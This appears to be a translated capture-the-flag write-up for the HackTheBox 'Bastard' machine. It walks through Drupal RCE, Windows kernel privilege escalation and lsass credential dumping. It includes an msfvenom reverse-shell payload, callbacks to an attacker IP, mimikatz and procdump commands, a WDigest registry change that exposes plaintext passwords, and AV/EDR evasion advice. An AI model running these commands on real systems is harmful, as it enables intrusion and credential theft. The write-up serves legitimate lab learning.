I’ve recently been playing HackTheBox target machines, and I feel you can learn quite a lot from them, so below
If you also want to play target machines, you can register an account and give it a try. Registration requires completing a CTF-like challenge, which is pretty interesting.
Now let’s get to the point
Target machine address 10.10.10.9
Information Gathering

Port 80 runs a drupal site, which I had encountered in some lab before. I tried hitting it with the RCE exploit in msf, but failed.
NMAP
# nmap -sV -sC -Pn  -oA  scans/nmap-allports.tcp 10.10.10.9
Nmap scan report for 10.10.10.9
Host is up (0.49s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Welcome to 10.10.10.9 | 10.10.10.9
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- -sC: scan with nmap’s default scripts
- -sV: determine the OS/version info
- -Pn: skip ping and scan directly
- -oA: output scan results to the specified folder
After getting Drupal’s major version 7, I needed to determine the minor version. Seeing the static files nmap discovered, I found the version was 7.54
I searched with searchsploit drupal 7 and finally settled on these
Drupal 7.x Module Services - Remote Code Execution  | exploits/php/webapps/41564.php
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)     | exploits/php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)  | exploits/php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Ex | exploits/php/webapps/44449.rb
Copy the exploit to the current directory with searchsploit -m exploits/php/webapps/41564.php, and change the path to /rest
The /rest path actually needs to be brute-forced with dirb or dirbuster, but since my latency was high I didn’t scan for it and just learned it from someone else’s writeup. Running the exploit gives us a webshell.
Privilege Escalation
After getting the webshell, I ran the information gathering script WinPEAS (https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite) to collect a bunch of info, and combined with my own continued attempts, identified several usable privilege escalation methods
Privilege Escalation: MS15-051
msfvenom -p windows/x64/meterpreter/reverse_tcp -f exe LHOST=10.10.16.122 LPORT=4444 > msf64.exe^C

use exploit/multi/handler  \
set payload windows/x64/meterpreter/reverse_tcp \
set  lhost

Note that the x64 and x86 listeners are different

The default is an x86 shell — failed

Escalating within an x64 shell — success
Privilege Escalation: MS10-059
There is no corresponding exploitation module for this in msf, but I found https://github.com/Re4son/Chimichurri/blob/master/Chimichurri.exe on GitHub, which is a working privilege escalation exe
Chimichurri.exe 10.10.16.122 4443

https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS10-059
Privilege Escalation: MS14-058
News from 2014-10-30
The Windows local privilege escalation exploit MS14-058 (CVE-2014-4113), which had been used for over half a year, discovered by CrowdStrike, has been made public.
Its privilege escalation success rate reaches 100%:

Later I connected to CS and tried privilege escalation as usual. But for some reason, only port 80 could establish a CS session; ports 443, 4444, and 8888 all failed to call back

Running ms14-058 directly, you can see we successfully escalated to system

What to Do Next
Use the webshell to find account credentials, then play around in the database. The admin password is

cmd5 couldn’t decrypt it, but you can refer to drupal-reset-password to change it to the ciphertext of a known password, 123456, then log into the admin backend to look for a place to upload a shell (I later found that the backend actually does have spots where you can get a shell, but that’s meaningless for this target machine, since I didn’t get in via SQL injection)
Enable 3389 and Enter Remote Desktop
Enable the rdp remote desktop from meterpreter
run getgui -h shows the format for adding users; make sure the password strength is adequate
# Win7, Win2003, XP systems
## Enable port 3389 from the CMD command line:
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f

## Disable port 3389 from the CMD command line (just change 00000000 to 11111111):
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 11111111 /f

Straight into RDP
Dumping Hashes
Generally speaking, I use two methods to dump hashes on Windows:
The first: in a meterpreter session, run **hashdump** directly, or launch Cobalt Strike and run run mimikatz
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d3c87620c26302e9f04a756e3301e63a:::
dimitris:1004:aad3b435b51404eeaad3b435b51404ee:57544bb8930967eee7f44d46f8bfe59d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
I personally prefer the second method: dumping the **lsass.exe** file and pulling it back to my local machine to read the hashes with mimikatz. The advantage of this approach is that you don’t need to make mimikatz AV-evading, because internal networks in real engagements generally have EDR, and running mimikatz on a personal host will definitely be flagged as anomalous — you might even lose your foothold. In that situation, it’s appropriate to pull the dump file back to your local machine to extract hashes.
procdump.exe tool
This tool is made by Microsoft and has some built-in AV-evading capability. You can use procdump to export the lsass process memory to a local file, then use mimikatz locally to read the passwords.
# Dump lsass
procdump.exe -accepteula -ma lsass.exe lsass_dump

# lsass_dump.dmp is the file storing the dump data
mimikatz.exe "sekurlsa::minidump lsass_dump.dmp" "sekurlsa::logonPasswords full" exit
Additionally, when the system is Win10 or 2012R2 or above, saving plaintext passwords in the memory cache is disabled by default. In this case, you can capture plaintext by modifying the registry, but it only works after the user logs in again. The registry modification command is:
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
Summary and Reflections
- Honestly, the hardest step in owning this target machine was finding that
drupal 7RCE. Many people online use these two tools for targeted scanning ofdrupal, https://github.com/topics/drupalgeddon2 and https://github.com/droope/droopescan, which can also identify this vulnerability. If you’re interested, give them a try - The
Drupal 7configuration file (database password) is located at/sites/default/settings.php - The specific version of
Drupalcan be determined from/CHANGELOG.txt. Similar thinking applies to other CMSs — look around for readme-type files - If you want to change Drupal’s admin password, find the users table and the password field for the username in question. You can directly copy another user’s password to the account whose password you forgot. You can also directly copy this (the plaintext of this encrypted string is 123456; just log in with that password afterwards):
$S$DRIG34Wb.GK3EKVBYBYN6rO.uyMkf1re4u8f/FjDRmGBRY30x3S4
- Windows patch overview
Vulnerability list

#Security Bulletin   #KB     #Description    #Operating System

CVE-2017-0213  [Windows COM Elevation of Privilege Vulnerability]  (windows 10/8.1/7/2016/2010/2008)
MS17-010  [KB4013389]  [Windows Kernel Mode Drivers]  (windows 7/2008/2003/XP)
MS16-135  [KB3199135]  [Windows Kernel Mode Drivers]  (2016)
MS16-098  [KB3178466]  [Kernel Driver]  (Win 8.1)
MS16-075  [KB3164038]  [Hot Potato]  (2003/2008/7/8/2012)
MS16-032  [KB3143141]  [Secondary Logon Handle]  (2008/7/8/10/2012)
MS16-016  [KB3136041]  [WebDAV]  (2008/Vista/7)
MS15-097  [KB3089656]  [remote code execution]  (win8.1/2012)
MS15-076  [KB3067505]  [RPC]  (2003/2008/7/8/2012)
MS15-077  [KB3077657]  [ATM]  (XP/Vista/Win7/Win8/2000/2003/2008/2012)
MS15-061  [KB3057839]  [Kernel Driver]  (2003/2008/7/8/2012)
MS15-051  [KB3057191]  [Windows Kernel Mode Drivers]  (2003/2008/7/8/2012)
MS15-010  [KB3036220]  [Kernel Driver]  (2003/2008/7/8)
MS15-015  [KB3031432]  [Kernel Driver]  (Win7/8/8.1/2012/RT/2012 R2/2008 R2)
MS15-001  [KB3023266]  [Kernel Driver]  (2008/2012/7/8)
MS14-070  [KB2989935]  [Kernel Driver]  (2003)
MS14-068  [KB3011780]  [Domain Privilege Escalation]  (2003/2008/2012/7/8)
MS14-058  [KB3000061]  [Win32k.sys]  (2003/2008/2012/7/8)
MS14-040  [KB2975684]  [AFD Driver]  (2003/2008/2012/7/8)
MS14-002  [KB2914368]  [NDProxy]  (2003/XP)
MS13-053  [KB2850851]  [win32k.sys]  (XP/Vista/2003/2008/win 7)
MS13-046  [KB2840221]  [dxgkrnl.sys]  (Vista/2003/2008/2012/7)
MS13-005  [KB2778930]  [Kernel Mode Driver]  (2003/2008/2012/win7/8)
MS12-042  [KB2972621]  [Service Bus]  (2008/2012/win7)
MS12-020  [KB2671387]  [RDP]  (2003/2008/7/XP)
MS11-080  [KB2592799]  [AFD.sys]  (2003/XP)
MS11-062  [KB2566454]  [NDISTAPI]  (2003/XP)
MS11-046  [KB2503665]  [AFD.sys]  (2003/2008/7/XP)
MS11-011  [KB2393802]  [kernel Driver]  (2003/2008/7/XP/Vista)
MS10-092  [KB2305420]  [Task Scheduler]  (2008/7)
MS10-065  [KB2267960]  [FastCGI]  (IIS 5.1, 6.0, 7.0, and 7.5)
MS10-059  [KB982799]   [ACL-Churraskito]  (2008/7/Vista)
MS10-048  [KB2160329]  [win32k.sys]  (XP SP2 & SP3/2003 SP2/Vista SP1 & SP2/2008 Gold & SP2 & R2/Win7)
MS10-015  [KB977165]   [KiTrap0D]  (2003/2008/7/XP)
MS09-050  [KB975517]   [Remote Code Execution]  (2008/Vista)
MS09-020  [KB970483]   [IIS 6.0]  (IIS 5.1 and 6.0)
MS09-012  [KB959454]   [Chimichurri]  (Vista/win7/2008/Vista)
MS08-068  [KB957097]   [Remote Code Execution]  (2000/XP)
MS08-067  [KB958644]   [Remote Code Execution]  (Windows 2000/XP/Server 2003/Vista/Server 2008)
MS08-025  [KB941693]   [Win32.sys]  (XP/2003/2008/Vista)
MS06-040  [KB921883]   [Remote Code Execution]  (2003/xp/2000)
MS05-039  [KB899588]   [PnP Service]  (Win 9X/ME/NT/2000/XP/2003)
MS03-026  [KB823980]   [Buffer Overrun In RPC Interface]  (/NT/2000/XP/2003)
reference
- Sharing a tool for dumping the lsass.exe process - CE653A - cnblogs
- https://0xdf.gitlab.io/2019/03/12/htb-bastard.html
- https://prakash-khadka.com.np/hackthebox-bastard-windows/
- https://github.com/Re4son/Chimichurri
- https://www.isfirst.net/drupal/drupal-reset-password
- Windows hash dumping summary - FreeBuf column · TideSec